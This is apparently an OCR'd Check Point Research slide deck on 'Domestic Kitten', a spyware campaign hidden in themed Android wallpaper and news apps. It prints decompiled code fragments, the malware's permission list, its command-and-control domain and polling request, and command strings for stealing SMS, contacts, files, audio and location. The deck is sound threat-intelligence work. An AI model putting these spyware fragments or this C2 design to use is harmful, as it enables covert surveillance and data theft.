cp<r>
CHECK POINT RESEARCH

Domestic Kitten

Who Are We

@CurlyCyber


Aseel Kayal
Malware Analyst

@Lotemfi


Lotem Finkelstein
Head of Threat Intelligence

cp<r>
CHECK POINT RESEARCH

In the Wild


File information
Identification
Details
Content
Analyses
Submissions
ITW
Comments
2018-10-06 00:15:17 30/62
2018-09-21 07:13:38 30/61
2018-09-16 17:58:51 30/61
2018-09-11 20:25:03 27/61
2018-09-11 03:20:36 26/61
2018-09-09 05:25:31 24/61
2018-09-08 13:29:57 17/61
2018-09-07 20:39:26 17/61
2018-09-04 07:25:43 17/61
2018-08-29 21:44:16 3/60
GData - A:25.18288B:25.13086 20180829
Ikarus - 0.1.5.2 20180829
Jiangmin - 16.0.100 20180829
K7AntiVirus - 10.61.28226 20180829
K7GW - 10.61.28228 20180829
Kaspersky HEUR:Trojan-Spy.AndroidOS.Campys.a 15.0.1.13 20180829
Kingsoft - 2013.8.14.323 20180829
Malwarebytes - 2.1.1.1115 20180829
MAX - 2017.11.15.1 20180829
McAfee - 6.0.6.653 20180829
McAfee-GW-Edition - v2017.3010 20180829
Microsoft - 1.1.15200.1 20180829

In the Wild


File information
Identification
Details
Content
Analyses
Submissions
ITW
Comments
Prevalence metrics
First submission 2018-08-29 21:44:16
Last submission 2018-08-29 21:44:16
Number of submissions 1
Distinct source submissions 1
In-the-wild file names
=?UTF-8?B?2K/ZiNmE2Kkg2K7ZhNin2YHYqSDYp9mE2KfYs9mE2KfZhduM2KkuYXBr?=

In the Wild

دولـة خلافـة الاسلامـيـة.apk

The State of the Islamic Caliphate.apk

Wallpapers


SAMSUNG
5:58
دولة خلافة الاسلامية
لا إله إلا الله
الله رسول محمد
Set Wallpaper


SAMSUNG
5:58
دولة خلافة الاسلامية
Set Wallpaper


SAMSUNG
5:58
دولة خلافة الاسلامية
لا إله إلا الله
الله رسول محمد
Set Wallpaper

Manifest

```
<activity android:label="@string/app_name" android:name="com.intense.pub1.sbgs.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Manifest

CHECK POINT RESEARCH

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode=
"3" android:versionName="3.0" package="com.intense.pub1.sbgs" platformBuildVersionCode=
"23" platformBuildVersionName="6.0-2438415">
    <uses-sdk android:minSdkVersion="11" android:targetSdkVersion="21"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
```

Manifest

CHECK POINT RESEARCH

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode=
"3" android:versionName="3.0" package="com.intense.pub1.sbgs" platformBuildVersionCode=
"23" platformBuildVersionName="6.0-2438415">
    <uses-sdk android:minSdkVersion="11" android:targetSdkVersion="21"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <permission android:name="com.intense.pub1.sbgs.permission.C2D_MESSAGE"
    android:protectionLevel="signature"/>
    <uses-permission android:name="com.intense.pub1.sbgs.permission.C2D_MESSAGE"/>
    <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
```

Packages

intense.pub1.sbgs

startapp.android.publish

andriod.browser

```java
package com.intense.pub1.sbgs;

import android.app.Activity;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.widget.TextView;
import android.widget.Toast;
import com.andriod.browser.Utils;

public class MainActivity extends Activity {
    Intent i;
    TextView msg;

    public void onCreate(Bundle savedInstanceState) {
        Utils.startService(this);
```

Packages

intense.pub1.sbgs

startapp.android.publish

andriod.browser

```
package com.intense.pub1.sbgs;

import android.app.Activity;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.widget.TextView;
import android.widget.Toast;
import com.andriod.browser.Utils;

public class MainActivity extends Activity {
    Intent i;
    TextView msg;

    public void onCreate(Bundle savedInstanceState) {
        Utils.startService(this);
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
public static final String MEDIA_BUSY_KEY = "Media Busy";
public static final String MEDIA_EXTENTION = ".mda";
public static final int PHOTO_INDEX = 107;
public static final String RECORD_CALL_KEY = "Record Call";
public static final String SERVER_ADDRESS = "h.w.a.c.b.5.3.0!!!!";
public static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";
public static final String USER_NAME = "User1395";
public static final String VERSION = "5.6.0";
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- **Settings.class**
- ShutDownManager.class
- Utils.class

```
public Settings(Context paramContext)
  {
    this.amPreferences = paramContext.getSharedPreferences("com.andriod.browser.AMService", 0);
    this.userName = readStr("UserName");
    if (this.userName == "None") {
      save("UserName", "daeshsh");
    }
    this.serverAddress = readStr("ServerAddress");
    if (this.serverAddress == "None") {
      save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.backupAddress = readStr("BackupAddress");
    if (this.backupAddress == "None") {
      save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.hiddenNumber = readStr("HiddenNumber");
    save("Media Busy", false);
    save("Get File", false);
    save("Delete File", false);
    refresh();
  }
```

cp<r>
CHECK POINT RESEARCH

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
package com.intense.pub1.sbgs;

import android.app.Activity;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.widget.TextView;
import android.widget.Toast;
import com.andriod.browser.Utils;

public class MainActivity extends Activity {
    Intent i;
    TextView msg;

    public void onCreate(Bundle savedInstanceState) {
        Utils.startService(this);
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
public static void startService(Context context) {
    try {
        if (!isServiceRunning(context)) {
            context.startService(new Intent(context, AMService.class));
        }
    } catch (Exception e) {
    }
}
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
public void onCreate() {
    super.onCreate();
    gService = this;
    try {
        Utils.CreateMediaDir(this);
        this.amSettings = new Settings(this);
        this.amSettings.firstRun = true;
        this.mDeviceName = Build.MANUFACTURER + " " + Build.MODEL;
        deviceUUID = Secure.getString(getApplicationContext().getContentResolver(), "android_id");
        for (int i = deviceUUID.length(); i < 16; i++) {
            deviceUUID += "1";
        }
        this.mLocMngr = (LocationManager) getSystemService("location");
        INTENT_NUMBER = this.amSettings.accessKey;
        this.mAlarmManager = (AlarmManager) getSystemService("alarm");
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
public int onStartCommand(Intent intent, int flags, int startId) {
    super.onStartCommand(intent, flags, startId);
    if (this.amSettings.stopService) {
        return 2;
    }

    ...

    new CommandManager(this);
    this.mExternalSdPath = GetExternalSdPath();
    return 1;
}
```

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
if (Utils.isNetworkAvailable(this.amService)) {
    String response = this.mWebService.readUrl(
        new StringBuilder(String.valueOf(this.amService.amSettings.serverAddress))
        .append("/get-function.php?uuid=")
        .append(AMService.deviceUUID).toString(), null);
    if (response != null && !response.equals("NoCommand") && !response.equals("UuidError")) {
        totalCmd = response;
    }
}
```

cp<r>
CHECK POINT RESEARCH

Andriod

- AMService.class
- AirplaneManager.class
- CallsManager.class
- CameraView.class
- CommandManager.class
- Defines.class
- FileUploadTask.class
- MediaManager.class
- RecordAudioTask.class
- ScreenControl.class
- SendThread.class
- Settings.class
- ShutDownManager.class
- Utils.class

```
if (!params[0].equals("Time")) {
    if (!params[0].equals("Set")) {
        if (!params[0].equals("Get")) {
            if (!params[0].equals("Take")) {
                if (!params[0].equals("Delete")) {
                    if (params[0].equals("Reset") && params[1].equals("AllCommand")) {
```

Commands



```
Get~~~AllSms===
Get~~~AllBrowser====
Get~~~AllContacts===
```

Commands


```
Get~~~File~~~1.mp4===
Get~~~File~~~2.pdf===
Get~~~File~~~3.docx===
```

cp<r>
CHECK POINT RESEARCH

Commands




```
Take~~~Video~~~1~~~7===
Take~~~Audio~~~300===
Take~~~RecordCall===
```

Phone

Network

Location

Battery

Storage

Sensors

Clipboard


Accounts

Browser

Calls

Messages

Contacts



Applications

Images

Videos

cp<r>
CHECK POINT RESEARCH

Hunting Begins

cp<r>
CHECK POINT RESEARCH

firmwaresystemupdate.com

Subject

EMAILADDRESS=

telecom2016@yahoo.com,

O=TELECOM, L=TEXAS,

ST=OPEN-SSL, C=AU

Valid from:

Tue Nov 08 07:20:04

IST 2016

Subject

EMAILADDRESS=

telecom2016@yahoo.com,

O=TELECOM, L=TEXAS,

ST=OPEN-SSL, C=AU

Valid from:

Tue Nov 08 07:20:04

IST 2016

cp<r>
CHECK POINT RESEARCH

com.andriod.browser

```
Thread onlineThread = new Thread() {
    public void run() {
        Looper.prepare();
        while (true) {
            try {
                AMService.this.sendAnswer(null);
                Thread.sleep(40000);
            } catch (Exception e) {
                AMService.this.onCommandInfoEvent("Online thrad err : " + e.getMessage());
            }
        }
    }
};
```

```
this.lastMediaSend = tmp2[0].getName();
if (this.trySendOneFileCount >= 5) {
    AMService.this.onCommandInfoEvent("Delete Media after try 5 time : " + tmp2[0].getName());
    tmp2[0].delete();
    this.trySendOneFileCount = 0;
}
this.sendCounter = 0;
```

```
new Thread(new Runnable() {
    public void run() {
        Looper.prepare();
        AMService.this.mUserLocationHandler = new Handler();
        try {
            AMService.this.mLocMngr.requestLocationUpdates(provider, 0, 0.0f, new AMLocListener(true));
        } catch (Exception ee) {
            AMService.this.onCommandInfoEvent("GetLocation thread err :  " + ee.getMessage());
            AMService.this.mUserLocationHandler.getLooper().quit();
        }
        Looper.loop();
    }
}).start();
onCommandInfoEvent("Wait to device obtain location");
```

Spelling Mistakes


C&C Communication

Certificate


cp<r>
CHECK POINT RESEARCH
200+
Backdoored Applications

Backdoors

- Different themes



Muslim Fortress

ISIS News

Ramadan Pictures

Backdoors

- Different themes


Mosheeri

Maryam Rajavi

CyrusTheGreat

Backdoors


- Different themes





Telegram DU Speed Booster Vipre

Backdoors

- Different themes
- Repackaged apps

